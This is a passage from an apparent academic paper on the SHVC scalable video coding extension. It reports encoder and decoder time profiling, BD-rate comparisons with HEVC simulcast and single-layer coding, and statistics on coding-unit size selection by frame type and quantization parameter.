encoder has to check all possible CU sizes. In SHVC, the CTU to be encoded depends on: four neighbors, the current CTU in the BL and its corresponding CTU in the previous frame. Consequently, authors used a learning machine approach based on training and testing procedures to translate the tree structure into numbers. Since the CTU bloc can be split into 4 sub blocs of size 32x32 and each sub bloc can be divided into 17 possible options, the number of the possible CTU portions has been reduced from $17^4 + 1 = 83522$ to 18using a probabilistic approach. The encoding time decreased of about 56.79% and 63.18% for the scalable ratios 1.5 and 2, respectively, when combining all the introduced methods.

When analyzing the previously mentioned works, we note that several studies were carried out to evaluate and highlight the impact of SHVC and compare it to previous standards. We note also that some efforts have been made to propose several algorithms in order to speed up the SHVC encoder. Some algorithms were introduced based on the probabilistic approach and the correlation between BL and EL resolution. These algorithms can be applied on all types of images. In other words, all algorithms for SHVC standard do not differentiate image type. Indeed, they use the same mode decision. Furthermore, when analyzing previous works for SHVC standard, we notice that there are no statistical observations for different types of image according to the temporal level.

Hence, we propose, in this paper, a brief overview of SHVC, followed by our own evaluation and eventually a detailed statistical analysis. In fact, a statistical observation based on frame type, CU, and PU size is performed.

IV. Evaluation and Results

The scalable extension of the reference software model SHM v.7.0 [23] was used to generate video bit streams. We considered the common test conditions defined in the SHVC standard [24]. The video sequences, in Table I, were coded in two scalability layers with Random access and low delay P configurations including SNR scalability and spatial scalability for two configurations x1.5 and x2. The obtained quantization parameters values are shown in Table II. Indeed, we have 8 combinations for each configuration for one video sequence. All the simulations were carried on a Windows 7 OS platform with Intel _core TM i7-4790 @ 3, 6 GHz CPU and 18 Go RAM. In this section, we study the average time distributions and coding efficiency for several test sequences.

TABLE I. Video Sequences Considered in the Experiments


Classe	Sequences	Resolution	Frame rate
A	Traffic PeopleOnStreet	1280x800 2560x1600	30 30
B	Kimono ParkScene Cactus BasketBallDrive BQTterrace	960x540 1280x720 1920x1080	24 24 50 50 60

TABLE II. Quantization Parameter Values

Scalability ratio	BL QP	EL delta QP
Spatial 1.5x, 2x	22, 26, 30, 34	0, 2
SNR	26, 30, 34, 38	-6, -4

A. Average time distribution

In order to determine most time consuming modules, a profiling for encoder and decoder has been performed [25]. Fig.4 provides the time repartition of the optimized SHVC decoder in the case of spatial x1.5, x2, and SNR scalabilities for both encoder and decoder for Basketballdrive test sequence. For the case of encoder, the inter-prediction and the Rate distortion Cost calculation represent the highest percentages of the encoding time. For the decoder case, the inter-layer prediction and the motion compensation represent more than 60% of the decoding time. In fact, the inter-layer prediction includes the up-sampling and the MVs up-scaling of the interlayer reference picture which are widely used in the decoding process.



a. Basketballdrive encoder

b. Basketballdrivedecoder

Fig. 4. Average time distribution in both encoder and decoder for Basketballdrive video sequence

B. Coding efficiency

In order to highlight the SHVC coding efficiency, we considered the following coding scenarios:

- Single layer coding solutions: For HEVC EL single layer coding, the recent available reference software HM v.16.0 [26] was used.
- Scalable Extension of the High Efficiency Video Coding (SHVC) and its single layer EL were generated with the available software reference SHM v.7.0 [23].
- Simulcasting HEVC solutions: correspond to multiple independent single layer coding and the total sum of EL and BL were used for comparison. The various layers were independently coded with the HEVC standard.

The experiments for spatial 1.5x, 2x, and SNR scalability were performed following the test conditions already fixed in [24]. We provided the average values of BD rate for random access (RA) and low delay (LD) configurations. While BD rate represented the average Bjontegaard[27].

TABLE III. CODING EFFICIENCY OF SHVC COMPARED TO HEVC SIMULCASTS

	Random access			Lowdelay		
	1,5x	**2x**	**SNR**	**1,5x**	**2x**	**SNR**
Kimono	-29,6	-13,3	-43,9	-36,3	-31,5	-32,7
BQTerrace	-10,0	-5,0	-45,4	-30,9	-34,2	-37,5
Cactus	-15,4	-9,6	-43,1	-28,3	-30,0	-40,7
BascketBallDrive	-21,1	-13,7	-45,2	-16,2	-22,5	-41,8
Packscene	-15,8	-5,9	-42,6	-20,4	-25,54	-41,4
PeopleOnStreet	N/A	-41,5	-8,2	N/A	-37,2	-43,0
Traffic	N/A	-18	-27,6	N/A	-13,6	-13,6
Average	**- 18,4%**	**- 15,25%**	**- 36,6%**	**- 26,4%**	**- 27,2%**	**- 35,8%**

TABLE III shows the different coding performances provided by SHVC and simulcast using the total EL+BL bit-streams. For the RA configuration, SHVC achieved a BD rate reduction of 18.4%, 15.25%, and 36.6% compared to simulcast for 1.5x, 2x, and SNR scalability, respectively. However, for LD configuration, the bit rate decreases of about 26.4%, 27.2% ,and 35.8% for 1.5x,2x, and SNR scalability, respectively.

TABLE IV. CODING EFFICIENCY OF SHVC COMPARED TO HEVC SINGLE LAYER CODING EL

	Random access			Lowdelay		
	1,5x	2x	SNR	1,5x	2x	SNR
Kimono	12,9	30,8	12,2	20,7	28,2	21,6
BQTerrace	19,7	32,0	9,2	19,3	13,6	23,7
Cactus	27,4	26,2	13,9	32,8	29,2	18,7
BascketBallDrive	19,2	21,7	9,6	35,4	25,4	26,3
Packscene	25,5	28,5	14,7	27,1	18,7	17,1
PeopleOnStreet	N/A	11,5	59,5	N/A	9,3	N/A
Traffic	N/A	13,0	42,1	N/A	18,5	N/A
Average	**20,9%**	**23,41%**	**23%**	**27,1%**	**20,44%**	**25,5%**

In TABLE IV, SHVC is compared to HEVC simulcast coding for only EL resolution. In such a case, the BD rate increases by 20.9%, 23.41%, and 23% for RA configuration and 27.1%, 20.44%, and 25.5% for LD configuration for 1.5x, 2x, and SNR scalability, respectively. The increase of BD rate is explained by the fact that when broadcasting a scalable bit-stream, a lower resolution one may be simply extracted and decoded. Thus, encoding two resolutions is more costly in terms of bit rate if compared to encoding a single resolution.

TABLE V. CODING EFFICIENCY OF SHVC EL COMPARED TO HEVC SINGLE LAYER CODING EL

	Random access			Lowdelay		
	1,5x	**2x**	**SNR**	**1,5x**	**2x**	**SNR**
Kimono	48,2	-32,28	-40,3	-61,8	-26,4	-32,7
BQTerrace	-21,0	-8,27	-23,2	-21,0	-15,4	-9,7
Cactus	-34,6	-14,5	-32,8	-32,4	-13,9	-25,6
BascketBallDrive	-41,2	-19,7	-37,0	-34,8	-16,7	-1,2
Packscene	-34,7	-10,0	-34,5	-34,1	-19,4	-29,7
PeopleOnStreet	N/A	-59,1	-55,4	N/A	-32,58	-27,9
Traffic	N/A	-16,0	-27,2	N/A	-21,9	-21,9
Average	**- 16,7%**	**- 22,85%**	**- 35,8%**	**- 36,8%**	**- 20,92%**	**- 21,3%**

TABLE V shows the BD rate results when comparing SHVC verses HEVC for EL only. We note that the BD rate decreases by 16.7%, 22.85%, and 35.8% for RA configuration and 36.8%, 20.92%, and 21.3% for LD configuration for 1.5x, 2x, and SNR scalability, respectively.

When comparing SHVC extension to different scenarios as described above, we note that even when bit rate performance depends on sequence features, the scalable extension is more efficient and preferment compared to other scenarios due to the contribution of the new inter layer prediction coding tool.

V. STATISTICAL OBSERVATION

Since the importance of the SHVC standard was highlighted through the BD rate comparison, a further analysis was necessary in order to achieve good SHVC understanding. Consequently, a statistical analysis of SHVC was performed. This section is organized as follow: the first part gives the statistics at CUs level for BL and EL, while the second part gives the statistics at PUs level for BL and EL. Analysis was performed to all test sequences with 4×GOPs of frames/sequence (The GOPs are fixed in the common test conditions).




Fig. 5. Coding tree unit is subdivided into CUs along the associated coding quad tree


In addition, a statistical analysis of SHVC for Random access configuration was carried out for different pairs of QPs {34, 36} and {22, 24} for A and B test sequences classes. In fact, the coding layer in HEVC was based on the coding Tree Unit (CTU) using the quad tree structure. As shown in Fig.5. the CTU can be split into MxM, M/2xM/2, M/3xM/3, and M/4xM/4 with M equal to 64 [28],depending on their respective distortion rates. Furthermore, each CU can be split into prediction units (PUs) {symetric: MxM, MxM/2, M/2xM, M/2xM/2, and asymetric: MxM/4, Mx3M/4, M/4xM, and 3M/4xM } then into transform units (TUs) [29]. We focus in this section on statistics at the CUs and PUs levels as revealed in Fig.5.

A. *Statistics at CU level:*

At the CUs level, we extracted the percentages of the prediction in Intra, Inter, and Skip modes for BL and EL for each type of frames (I, P, and B). Since the SHVC adopts temporal scalability, a hierarchical prediction structure was used. In fact, the B pictures may refferto several temporal levels. Thus, the B0 picture corresponds to the first temporal level, while B1, B2, and B3 referred to the second, the third, and the fourth levels,respectively. Analysis was performed for all test sequences for the twostudied classes. However, we present analysis details for BasketBallDrive video sequence for two different QPs values.

Fig.6. shows the distribution percentages for intra, inter, and skip modes for each type of frames. For BL, all I frames are coded as intra. P frames in EL are considered as I frames in BL. However, they were predicted not only in intra, but also in inter modes. This is explained by the fact that, in addition to the intra, interand skip modes, we have the new inter-layer prediction modes introduced in SHVC.

For BL as well as for EL, the percentage of intra-prediction modes for B frames decreases and gets close to zero for the last temporal level T3. We may notice also that the results are almost simular for both high and low QPs.



(a) BL for QPs {34, 36}

(b) BL for QPs {22,24}

(c) EL for QPs {34,36}


(d) EL for QPs {22,24}

Fig. 6. Percentages of Intra, Inter, and Skip mode predictions at the CUs level. (a) BL for QPs{34,36}.(b) BL for QPs{22,24}.(c) EL for QPs{34,36}.(d) EL for QPs{22,24}

For further analysis, we focused on each depth distribution for each prediction mode; intra, inter, and skip modes for each frame type. This analysis was performed for each layer (BL and EL) and for different QPs pairs.

1) *BL:*

a) Inter-prediction mode: As depicted in Fig.7, we note that depth 0, where CU size is equal to 64x64, is usually the most selected for B1, B2, and B3 frames. For B0 frames, the most significant depth is depth 1 where CU size is equal to 32x32.




(a) Inter for QPs {34,36}

(b) Inter for QPs {22,24}

Fig. 7. Percentages of CU's size for inter-modes prediction for BL. (a) Inter for QPs{34,36}.(b) Inter for QPs{22,24}

b) Skip mode: Fig.8 shows that skip distribution depends obviously on QPs values. For QPs {34, 36}, depth 0 (64x64) is usually the best mode for B1, B2, and B3 frame. Whereas, depth 1 is generally selected for B0 frame. For smaller QPs values {22,24}, we note the importance of depths 0, 1,and 2 for B1, B2, and B3. However, for B0, depth 0 is less selected compared to the other 3 depths.




(a) Skip for QPs {34, 36}

(b) Skip for QPs {22, 24}

Fig. 8. Percentages of CU's size used for skip modes prediction for BL. (a) Skip for QPs {34, 36}. (b) Skip for QPs {34, 36}

c) Intra-prediction mode: When analyzing results presented in Fig.9, we note that depth 0 is selected only with high QPs values. The CU sizes are proportional to the QPs values. In fact, as QPs values decrease, smaller CUs sizes are selected.



(a) Intra for QPs {34, 36}


(b) Intra for QPs {22, 24}

Fig. 9. Percentages of CU's size used for intra-modes prediction for BL. (a) Intra for QPs {34, 36}. (b) Intra for QPs {22, 24}

2) EL:

For EL, we note the appearance of the P frames in the inter-prediction modes. We observe also the existence of P frames, instead of I frames, in the intra-prediction; this is explained by the fact that P frames are considered here as I frames. They are not only predicted in intra-mode, but also in inter-layer prediction.

a) Inter-prediction mode: as shown in Fig.10, for QPs pair {34,36} depth 0 is the most selected for B1, B2,and B3 frames. Contrarily to depth 1 which was the most selected for P and B0 frames.




(a) Inter for QPs {34, 36} (b) Inter for QPs {22, 24}

Fig. 10. Percentages of CU's size used for inter-modes prediction for the EL. (a) Inter for QPs {34, 36}. (b) Inter for QPs {22, 24}

While decreasing the QPs values, depth1 will be more selected for B1, B2, and B3. However, for B0 and P frames, depth2, and depth3 are more used.


b) Skip mode: the distribution of this mode is illustrated in Fig.11. We notice that this mode depends constantly on the QPs values. For QPs {34, 36}, depth 0 presents the higher percentages for B1, B2, and B3 frames. However, for B0 frames, depth 0 and depth 1 percentages are almost equal. Depth 0 usually goes along lower QPs values. Depth 1 becomes more important with higher temporal level. Therefore, for B0, we note the appearance of depth 2 and depth 3.



(a) Skip for QPs {34, 36} (b) Skip for QPs {22, 24}

Fig. 11. Percentages of CU's size used for Skip modes prediction for the EL. (a) Skip for QPs {34, 36}. (b) Skip for QPs {22, 24}

c) Intra-prediction mode: we note, in Fig.12, that depth 0 is absent with low QPs values and widely used for higher QP values. Moreover, we remark the importance of depth3 for lower QPs values.




(a) Intra for QPs {34,36} (b) Intra for QPs {22,24}

Fig. 12. Percentages of CU's size used for Intra-modes prediction for the EL. (a) Intra for QPs {34, 36}. (b) Intra for QPs {22, 24}

3) Sequences comparison:


In the previous sub-section, the sequence test Basketballdrive is considered as a sequence with high motion. It uses larger blocs of CUs than low motion sequences, such as BQterrace. In Fig.13, we compare BQterrace and Basketballdrive. We observe that, for Skip mode prediction, the CU's sizes for B3 images are used with 92.90% compared to 63.92% used in BQterrace. The use of larger CUs is noted also for the other types of frames. The use of larger bloc sizes is due to the fact that the video sequence presents a high motion. Contrarily to slow motion video sequences, where the motion is slow consequently smaller CUs are used.



	I_Slices	P_Slices	B0_Slices	B1_Slices	B2_Slices	B3_Slices	I_Slices	P_Slices	B0_Slices	B1_Slices	B2_Slices	B3_Slices
🟪 8x8	0.00%	0.00%	1.16%	1.03%	1.13%	0.80%	0.00%	0.00%	1.65%	0.57%	0.22%	0.04%
🟩 16x16	0.00%	0.00%	4.19%	5.49%	6.74%	7.15%	0.00%	0.00%	7.02%	4.31%	3.43%	2.64%
🟥 32x32	0.00%	0.00%	5.99%	11.66%	10.87%	12.48%	0.00%	0.00%	13.23%	10.79%	8.10%	2.69%
🟦 64x64	0.00%	0.00%	2.04%	32.86%	48.04%	63.92%	0.00%	0.00%	10.63%	67.35%	78.97%	92.90%

Fig. 13. Comparison of Skip mode percentages provide by BQterrace and Basketballdrive

